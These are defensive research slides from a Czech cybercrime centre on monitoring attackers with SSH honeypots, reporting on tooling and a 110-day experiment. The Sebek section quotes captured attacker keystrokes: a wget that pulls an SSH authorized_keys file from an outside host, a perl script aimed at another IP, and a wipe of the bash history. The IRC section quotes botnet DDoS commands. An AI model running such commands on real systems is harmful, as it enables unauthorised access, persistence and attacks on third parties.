Czech CyberCrime Centre of Excellence
for training research and education

C4e

Recent development of tools to monitor attackers

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43rd TF-CSIRT meeting
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With the financial support from the Prevention of and Fight against Crime Programme of the European Union European Commission - Directorate-General Home Affairs

About C4e project

Single point of contact in Czech Rep. for expert advices and know-how in the investigation of cyber crime.

Consortium

- Masaryk University: CSIRT-MU and Faculty of Law
- Risk Analysis Consultants
- Czech Police, Czech National Security Authority and others

Core activities:

- education and training of LEA,
- **research and development**:
  - **forensic and analytic tools and best practices**,
  - legal aspects.

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Monitoring successful attackers

Motivation

- Based on our operational experience
  - small number serious attacks vs. large volume of "noise"
- Distinguishing between serious and almost harmless activities
  - most attacks come from script-kiddies
  - detection of serious and/or targeted attacks
- Better understanding of incentives and character of attackers
- Much less interested in actual attack vectors, etc.

Approach

- Longer-term monitoring, gathering information from breached nodes
- Allow attackers to do their work and collect evidence

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Honeypot-based monitoring

Requirements

- Several places to monitor
  - Host-based monitoring to reveal actions on the node
  - Network level monitoring to access communication with the outside
- Systematic handling of gathered data
- (Semi)-automated operations
- Realistic sandbox but sufficiently contained

Utilization of honeypots

- Farm of high-interaction honeypots and their monitoring
- Largely based on Honeypot project tools

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
Schema of the solution



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Components

Honeypots

- Acting as unmaintained desktops (Linux)
- Sebek kernel module to intercept user's behavior
- Custom PAM modules to accept SSH attempts

Management system

- Management of multiple honeypots
- Network containment
- Handling of monitoring data (Sebek, pcap, filesystem)

Network level monitoring

- Full packet dumps (pcap format)

Analysis tools

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Analysis of Sebek data

- Intercepted important system calls
  - read(2), open(2), fork(2), ...
  - implemented support for execve(2)
  - stored for later evaluation
- read() calls
  - Keystrokes sent via SSH (passed via pipes)

```
mkdir .ssh
cd .ssh
wget http://88.51.233.40/~elearn/authorizefd⌊L-ARRJ⌊L-ARRJ⌊BSJ_keys
perl eulalex 133.242.152.72
rm -rf .bash_history
touch .bash history
```

- open() calls
  - Files opened by the attacker
- execve() calls
  - Reconstruction of script runs, non-interactive SSH sessions, ...

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Network-level monitoring

- host-based monitoring does not address everything
- network monitoring eases access to communication

Traffic reconstruction

- Input: PCAP trace uploaded via web
- Output: list of reconstructed files ready to download
- Tools: Souslik (based on Bro NSM), Xplico NFAT
- Advantage: developed and maintained by the community
- Limitation: cannot cope with encrypted protocols

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
Network-level monitoring

Connection graph

- Input: PCAP trace loaded in Wireshark
- Output: connection list presented as graph
- Tool: Wireviz – a plugin for Wireshark
- Advantage: useful view of traffic
- Limitation: no longer maintained



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Experiment

- Continuous run for 110 days
- Cca 27000 attempt detected from 350 IP addresses
- Mostly focused on 'root'

Username	No of attempts
root	24845
admin	117
postgres	93
oracle	92
test	62
...	...

- 42 successful attacks captured and recorded
  - successful login during SSH password attack

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Interesting figures

- Only half of attackers returned after initial breach (21 of 42)
- The rest never actually utilized access to the machine

Out of 21 attacks:

- 11 manual, 7 automated, 3 unclear
- Credential changes: 3x passwd, 2x injected SSH public key
- Only 2 privilege escalations (via public exploits)
- Only 2 attempts to hide traces (deleting logs and/or history)

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Monitoring of IRC bot

- Perl bot installed by a user
- monitored over couple of days
- Estimate of the "botnet" based on passive monitoring

  :RAYDENNN! xx@xx.org PRIVMSG #rdn : !u uptime
  :koopal! ambra@85.x.x.252 PRIVMSG #rdn : 23:04:45 up 89 days, 20:46, 0 users, load average: 55.91, 55.84, 55.91

  - cca 10 nodes (unique IP addresses)
- no significant activity after breach, just keep alive msgs,
- cca 22 hours after the deplyoment, commands to launch DDoS attacks

  :RAYDENNN! xx@xx.org PRIVMSG #rdn : !u @udp3 69.x.x.132

  - Only very small fraction reached the target from the honeypot

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Summary

- Tools and best practices to monitor attackers and recover artifacts
- We try to build upon existing solutions and extend them if needed
  - Souslik, Sebek
- Results are available to the community

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Q&A

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